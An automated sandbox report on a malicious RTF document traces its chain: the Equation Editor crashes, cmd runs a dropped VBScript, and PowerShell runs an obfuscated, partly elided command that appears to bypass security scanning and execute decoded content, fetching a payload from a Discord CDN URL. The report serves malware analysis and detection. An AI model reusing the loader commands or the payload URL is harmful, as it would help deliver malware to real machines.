MALICIOUS

Classifications: -

Threat Names: Heur.BZC.PZQ.Boxter.811.A8DEEB6E

Verdict Reason: -

Sample Type	**RTF Document**
File Name	**d26ace7878a5e74f14de4641245be92271c19297cfd252f2956ee7f7329556d8.doc.rtf**
ID	#1212839
MD5	9aa277d2181e6bf78fea180c798124cd
SHA1	f13c8aabaecc291e8273457ee4498c3b3d2cb39b
SHA256	d26ace7878a5e74f14de4641245be92271c19297cfd252f2956ee7f7329556d8
File Size	2138.29 KB
Report Created	2021-11-29 10:52 (UTC+1)
Target Environment	win10_64_th2_en_mso2016 | ms_office

OVERVIEW

VMRay Threat Identifiers (5 rules, 6 matches)

Score	Category	Operation	Count	Classification
4/5	Discovery	Executes WMI query	1	-
	• (Process #12) powershell.exe executes WMI query: Select * from Win32_PingStatus where ((Address='google.com') And TimeToLive=80 And BufferSize=32).			
4/5	Antivirus	Malicious content was detected by heuristic scan	2	-
	• Built-in AV detected "Heur.BZC.PZQ.Boxter.811.A8DEEB6E" in the PCAP of the analysis. • Built-in AV detected "Heur.BZC.PZQ.Boxter.811.A8DEEB6E" in the layer 4 network traffic to IP "162.159.134.233:443".			
4/5	Execution	Document tries to create process	1	-
	• Document creates (process #3) cmd.exe.			
4/5	Network Connection	Attempts to connect through HTTPS	1	-
	• (Process #12) powershell.exe connects to "https://cdn.discordapp.com/attachments/899825559289364493/914593613533573160/dum.jpg".			
1/5	Crash	A monitored process crashed	1	-
	• (Process #2) eqnedt32.exe crashed.			

Mitre ATT&CK Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
	#T1047 Windows Management Instrumentation								#T1071 Standard Application Layer Protocol		
									#T1032 Standard Cryptographic Protocol		


Sample Information


ID	#1212839
MD5	9aa277d2181e6bf78fea180c798124cd
SHA1	f13c8aabaecc291e8273457ee4498c3b3d2cb39b
SHA256	d26ace7878a5e74f14de4641245be92271c19297cfd252f2956ee7f7329556d8
SSDeep	1536:Kxxxxbz4J3fbgjEO43r3z3l3A3K3B3z343K3Y3s383K3o3Q37313233343K3Y3sV:Kxxxbxxxz9FhzZ7wwc
File Name	d26ace7878a5e74f14de4641245be92271c19297cfd252f2956ee7f7329556d8.doc.rtf
File Size	2138.29 KB
Sample Type	RTF Document
Has Macros	✓


Analysis Information

Creation Time	2021-11-29 10:52 (UTC+1)
Analysis Duration	00:04:06
Termination Reason	Timeout
Number of Monitored Processes	7
Execution Successful	False
Reputation Enabled	✓
WHOIS Enabled	✓
Built-in AV Enabled	✓
Built-in AV Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of AV Matches	1
YARA Enabled	✓
YARA Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of YARA Matches	0


Word
File
Home
Insert
Design
Layout
References
Mailings
Review
View
Tell me what you want to do...
Sign in
Share
Paste
Cut
Copy
Format Painter
Clipboard
Font
Paragraph
Styles
Find
Replace
Select
Editing
Search Windows
9:53 AM
11/29/2021


d26ace7878a5e74f14de4641245be92271c19297cfd252f2956ee7f7329556d8.doc [Compatibility Mode] - Word
File
Home
Insert
Design
Layout
References
Mailings
Review
View
Tell me what you want to do...
Sign in
Share
Paste
Cut
Copy
Format Painter
Clipboard
Font
Paragraph
Styles
Find
Replace
Select
Editing
d26ace7878a5e74f14de4641245be92271c19297cfd252f2956ee7f73295...: 31 characters (an approximate value).
100%
Search Windows
9:54 AM
11/29/2021





Screenshots truncated

NETWORK

General

31.88 KB total sent

1619.04 KB total received

1 ports 443

1 contacted IP addresses

0 URLs extracted

0 files downloaded

0 malicious hosts detected

DNS

1 DNS requests for 1 domains

1 nameservers contacted

0 total requests returned errors

HTTP/S

1 URLs contacted, 1 servers

1 sessions, 31.88 KB sent, 1619.04 KB received

HTTP Requests


Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	https://cdn.discordapp.com/attachments/899825559289364493/914593613533573160/dum.jpg	-	-		0 bytes	NA

DNS Requests

Type	Hostname	Response Code	Resolved IPs	CNames	Verdict
A	cdn.discordapp.com	NoError	162.159.134.233, 162.159.129.233, 162.159.133.233, 162.159.130.233, 162.159.135.233		NA

BEHAVIOR

Process Graph



Process #1: winword.exe

ID	1
File Name	c:\program files (x86)\microsoft office\root\office16\winword.exe
Command Line	"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 59405, Reason: Analysis Target
Unmonitor End Time	End Time: 250620, Reason: Terminated
Monitor duration	191.22s
Return Code	0
PID	912
Parent PID	1636
Bitness	32 Bit

Process #2: eqnedt32.exe

ID	2
File Name	c:\program files (x86)\microsoft office\root\vfs\programfilescommonx86\microsoft shared\equation\eqnedt32.exe
Command Line	"C:\Program Files (x86)\Microsoft Office\Root\VFS\ProgramFilesCommonX86\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 72284, Reason: RPC Server
Unmonitor End Time	End Time: 98007, Reason: Crashed
Monitor duration	25.72s
Return Code	0
PID	4020
Parent PID	628
Bitness	32 Bit

Process #3: cmd.exe

ID	3
File Name	c:\windows\syswow64\cmd.exe
Command Line	C:\Windows\SysWOW64\cmd.exe /C cscript %tmp%\Client.vbs A C
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 75501, Reason: Child Process
Unmonitor End Time	End Time: 113683, Reason: Terminated
Monitor duration	38.18s
Return Code	0
PID	3984
Parent PID	4020
Bitness	32 Bit

Host Behavior

Type	Count
Module	1
Environment	9
File	6
Process	1

Process #7: cscript.exe

ID	7
File Name	c:\windows\syswow64\cscript.exe
Command Line	cscript C:\Users\RDHJ0C~1\AppData\Local\Temp\Client.vbs A C
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 95370, Reason: Child Process
Unmonitor End Time	End Time: 113910, Reason: Terminated
Monitor duration	18.54s
Return Code	0
PID	832
Parent PID	3984
Bitness	32 Bit

Host Behavior

Type	Count
System	8
Module	11
COM	8
File	2
Registry	2
Process	1

Process #9: svchost.exe

ID	9
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k netsvcs
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 110659, Reason: RPC Server
Unmonitor End Time	End Time: 305416, Reason: Terminated by Timeout
Monitor duration	194.76s
Return Code	Unknown
PID	836
Parent PID	532
Bitness	64 Bit

Process #11: wmiprvse.exe

ID	11
File Name	c:\windows\system32\wbem\wmiprvse.exe
Command Line	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 110659, Reason: RPC Server
Unmonitor End Time	End Time: 305416, Reason: Terminated by Timeout
Monitor duration	194.76s
Return Code	Unknown
PID	3448
Parent PID	628
Bitness	64 Bit

Process #12: powershell.exe

ID	12
File Name	c:\windows\system32\windowspowershell\v1.0\powershell.exe
Command Line	Powershell $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like '*iUtils') {$c=$b}};$d=$c.GetFields('NonPublic,Static... ...69,96,88); [System.Text.Encoding]::ASCII.GetString($91459361353357316091459361353357316091459361353357316091459361353357316O)|I`E`X
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 112055, Reason: Child Process
Unmonitor End Time	End Time: 305416, Reason: Terminated by Timeout
Monitor duration	193.36s
Return Code	Unknown
PID	4472
Parent PID	3448
Bitness	64 Bit

Dropped Files (4)

File Name	File Size	SHA256	YARA Match
-	1565.92 KB	633ac51c9c2eb7ec3d57b169925595206b94aaa0cd196b9e9f230255bbb16450	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	2.16 KB	456a5af844f16236ba352d1d0ccbcbf43cfd837b91bbdfbfd3586bdf78835abb	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	2.16 KB	27147b3ce6eedf6e121a8595bd31e715c8f5c78e60b65ed04f3b1c11be52c068	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	2.16 KB	00c2b8a9a80cbf9354366cca21ac5726f42d70b25d080bf56a247efeeccf4f54	✗

Host Behavior

Type	Count
Module	54
File	704
Environment	71
Registry	89
Mutex	14
-	16
System	28
COM	7
-	1

Network Behavior

Type	Count
HTTPS	1
TCP	1

ARTIFACTS

File

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
d26ace7878a5e74f14de4641245be92271c19297cfd252f2956ee7f7329556d8	C:\Users\RDhJ0CNFevzX\Desktop\d26ace7878a5e74f14de4641245be92271c19297cfd252f2956ee7f7329556d8.doc.rtf	Sample File	2138.29 KB	text/rtf	-	MALICIOUS
216c71df8c852bd1609159fb3072b1e0fa751ddd46f0a109dc60f0248391ec76	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Modified File	2.16 KB	application/octet-stream	Create, Access, Write, Read	CLEAN
bfd60204585f1603ee9faac7c44adb9fcd6fa56b7748f03ecb1a9beaa7c56ea1	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fe77092-4798-42ae-bda5-e7f822b580e9	Modified File	1.16 KB	application/octet-stream	Create, Access, Write	CLEAN
72831bc6962c8017ea71abc038a8f60e79976ebaf05d363c80f32c975a55d0d9	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_da21122d-ae44-4f93-ba1d-c9a978ca5b20	Modified File	10.76 KB	application/octet-stream	Create, Access, Write, Read	CLEAN
b0ada1a5b9cd3c6c3c9fa895bf63665129ea3ac1be1391a2064296fdf950fe3a	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6de40067-cd2a-4666-8cd9-870e0a588215	Modified File	1.60 KB	application/octet-stream	Create, Access, Write	CLEAN
633ac51c9c2eb7ec3d57b169925595206b94aaa0cd196b9e9f230255bbb16450	c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\ie\kohijs7t\dum[1].jpg	Dropped File	1565.92 KB	text/plain	-	CLEAN
456a5af844f16236ba352d1d0ccbcbf43cfd837b91bbdfbfd3586bdf78835abb	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	2.16 KB	application/octet-stream	Create, Access, Write, Read	CLEAN
27147b3ce6eedf6e121a8595bd31e715c8f5c78e60b65ed04f3b1c11be52c068	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	2.16 KB	application/octet-stream	Create, Access, Write, Read	CLEAN
00c2b8a9a80cbf9354366cca21ac5726f42d70b25d080bf56a247efeeccf4f54	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	2.16 KB	application/octet-stream	Create, Access, Write, Read	CLEAN

Filename

File Name	Category	Operations	Verdict
C:\Windows\System32\WindowsPowerShell\v1.0\Powershell.exe	Accessed File	Access	CLEAN
C:\Windows\system32	Accessed File	Access	CLEAN
C:\Windows	Accessed File	Access	CLEAN
C:\Windows\System32\Wbem	Accessed File	Access	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\Documents\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppBackgroundTask	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
c:\windows\system32\windowspowershell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppLocker	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppLocker\AppLocker.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Appx	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Appx\Appx.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US\en-US.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psd1	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File, Modified File	Create, Access, Write, Read	CLEAN
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	Accessed File	Access, Read	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\Powershell.exe.config	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtilsHelper.ps1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\1.0.0.1.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\1.0.0.1.psm1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\1.0.0.1.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\1.0.0.1.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\1.0.0.1.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.xaml	Accessed File	Access	CLEAN
